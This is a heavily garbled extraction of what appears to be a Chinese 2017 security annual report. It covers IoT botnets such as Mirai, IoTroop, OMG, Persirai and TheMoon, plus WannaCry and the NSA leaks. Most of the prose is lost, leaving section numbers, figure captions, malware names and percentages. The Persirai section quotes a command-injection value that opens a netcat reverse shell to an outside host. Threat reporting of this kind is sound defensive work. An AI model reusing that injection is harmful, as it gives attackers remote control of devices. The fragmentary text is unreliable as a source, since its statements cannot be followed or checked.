
2017

5.3.3

2017 Androi d
JavaScri pt JavaScri pt
JavaScri pt

5.3.4 IoT

2017 Mi rai IoT



IoT



IoT
IoT

IoT

2017


IoT

IoT
IoT
2017


IoT

6.1 IoT

IoT




143 IoT



144 IoT



IoT



145 IoT

IoT

IoT

146 IoT

2017


Gafgyt

Satori

Bri ckerbot

Mi rai


IoTroop



147 2017 IoT


VenusEye	2017	Mi rai	
21.89%	8.20%	8.16%	7.73%
			7.53%

2017年全球Mirai及其变种感染情况分布图



148 2017 Mirai

	Mi rai			
12.35%	9.62%	7.77%	4.56%	18.91%




149 2017 Mirai

6.2 IoT

2017 IoT

6.2.1 Mirai

DDoS 2017 Mi rai IoT Mi rai C&C



150 Mirai 1


DDoS HTTP UDP



TCP

C&C

Mi rai




151 Mirai

2

6.2.2 IoTroop

IoTroop 2017
IoTroop

IoT



152 IoTroop

IoTroop

Mi rai

Mi rai



- 1. ToTroop C C IoTroop C
- C PHP Mirai C C GO IoTroop C C
- 2. C C >1, iÈ C C IoTroop
- 3. Mi rai
- 4. IoTroop Mi rai DDoS ; DDoS
- DDoS DDoS C C
- IoTroop

153 IoTroop

DDoS

6.2.3

IoT

OMG


Mi rai OMG IoT IoT

OMG IoT C&C . fi



6.2.4 Persirai

Persi rai 2017
Persi rai



154 IoT

(UPnP)
IoT

1.

Web

2.

\$(nc

load.gtpnet.ir 1234 -e /bin/sh)

3.

ntp.gtpnet.ir shell

/dev/null

ftpupdate.sh

ftpupload.sh

0day

4.

C&C

5.

C&C

0day

C&C

DDoS

6.2.5 TheMoon

IoT

TheMoon 2014

2017

TheMoon 6 IoT



IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras
 D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815
 TheMoon DDOS socks





7.1

2017	5	12	WannaCry					
WannaCry				2017	NSA	"	"	
2017		NSA			70%	Windows		
Windows			" DoublePulsar "		APT		"	"
2013		2013						
			Conexant					IT
								Mi cTray64.exe
2017	11	Intel	Management Engine					
	"	"					
					90%			

7.2

	5	10
2017		" "

7.3

Mi rai IoTroop



7.4

2017

" " "

" "

" "

7.5

" "